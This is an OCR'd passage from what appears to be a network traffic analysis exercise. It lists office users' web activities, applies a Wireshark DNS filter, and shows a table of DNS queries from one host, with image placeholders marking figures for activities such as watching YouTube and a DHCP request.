  - The network users did the following during office hours:
    - Downloading files from website such as: http://detectportal.firefox.com/success.txt
    - Uploading files to a website such as: http://mysocalledchaos.com/wp-content/upload/2018/02/Beauty.jpg
    - Online shopping at http://www.assoc-amazon.com/s/ads.js
    - Web searches for http://www.iphonehacks.com/jailbreak-ios-13


Watching Youtube




dns && ip.addr == 10.11.11.94

No.	Time	Source	Destination	Protocol	Length	Info
39910	339.111352200	10.11.11.94	10.11.11.11	DNS	71	Standard query 0x1064 A hckkekenivz
39911	339.112475800	10.11.11.94	10.11.11.11	DNS	70	Standard query 0xde67 A kdtlbdfdis
39921	339.126254200	10.11.11.94	10.11.11.11	DNS	71	Standard query 0x1064 A hckkekenivz
39922	339.127405900	10.11.11.94	10.11.11.11	DNS	72	Standard query 0x70fb A fyakliwsdmjv
39923	339.128525200	10.11.11.94	10.11.11.11	DNS	70	Standard query 0xde67 A kdtlbdfdis
39930	339.138240700	10.11.11.94	10.11.11.11	DNS	71	Standard query 0x1064 A hckkekenivz
39932	339.140541800	10.11.11.94	10.11.11.11	DNS	72	Standard query 0x70fb A fyakliwsdmjv
39933	339.141642700	10.11.11.94	10.11.11.11	DNS	70	Standard query 0xde67 A kdtlbdfdis
40738	341.923533800	10.11.11.94	10.11.11.11	DNS	74	Standard query 0x6cef A www.google.com
40740	341.926279500	10.11.11.94	10.11.11.11	DNS	80	Standard query 0x02e6 A chromebooktrivia.com
40742	341.928908700	10.11.11.94	10.11.11.11	DNS	70	Standard query 0x03e2 A google.com
40743	341.930185000	10.11.11.94	10.11.11.11	DNS	80	Standard query 0x4c86 A beacons.gcp.gvt2.com
40769	342.044596400	10.11.11.94	10.11.11.11	DNS	75	Standard query 0x72cb A www.youtube.com
40786	342.131042200	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xa0f9 A www.chromebooktrivia.com
40888	342.561996300	10.11.11.94	10.11.11.11	DNS	70	Standard query 0x03e2 A google.com
40891	342.591026400	10.11.11.94	10.11.11.11	DNS	75	Standard query 0x72cb A www.youtube.com
40892	342.592337400	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xa0f9 A www.chromebooktrivia.com
40894	342.594552600	10.11.11.94	10.11.11.11	DNS	70	Standard query 0x03e2 A google.com
40895	342.595706800	10.11.11.94	10.11.11.11	DNS	75	Standard query 0x72cb A www.youtube.com
40896	342.597050000	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xa0f9 A www.chromebooktrivia.com
40907	342.609146600	10.11.11.94	10.11.11.11	DNS	70	Standard query 0x03e2 A google.com
40917	342.622052100	10.11.11.94	10.11.11.11	DNS	75	Standard query 0x72cb A www.youtube.com
40923	342.643953000	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xa0f9 A www.chromebooktrivia.com
40963	342.744255500	10.11.11.94	10.11.11.11	DNS	70	Standard query 0x03e2 A google.com
40966	342.748577700	10.11.11.94	10.11.11.11	DNS	75	Standard query 0x72cb A www.youtube.com
40968	342.755506300	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xd800 A www.googletagmanager.com
40973	342.763000300	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xd800 A www.googletagmanager.com
40974	342.764138100	10.11.11.94	10.11.11.11	DNS	71	Standard query 0x1700 A s.ytimg.com
40979	342.771801300	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xd800 A www.googletagmanager.com
40981	342.773957900	10.11.11.94	10.11.11.11	DNS	71	Standard query 0x1700 A s.ytimg.com
40993	342.792814700	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xd800 A www.googletagmanager.com
40994	342.793944300	10.11.11.94	10.11.11.11	DNS	71	Standard query 0x1700 A s.ytimg.com
41006	342.816303800	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xd800 A www.googletagmanager.com
41029	342.937960200	10.11.11.94	10.11.11.11	DNS	71	Standard query 0x1700 A s.ytimg.com


Shopping online




Installing desktop wallpapers




DHCP Request






Downloading files



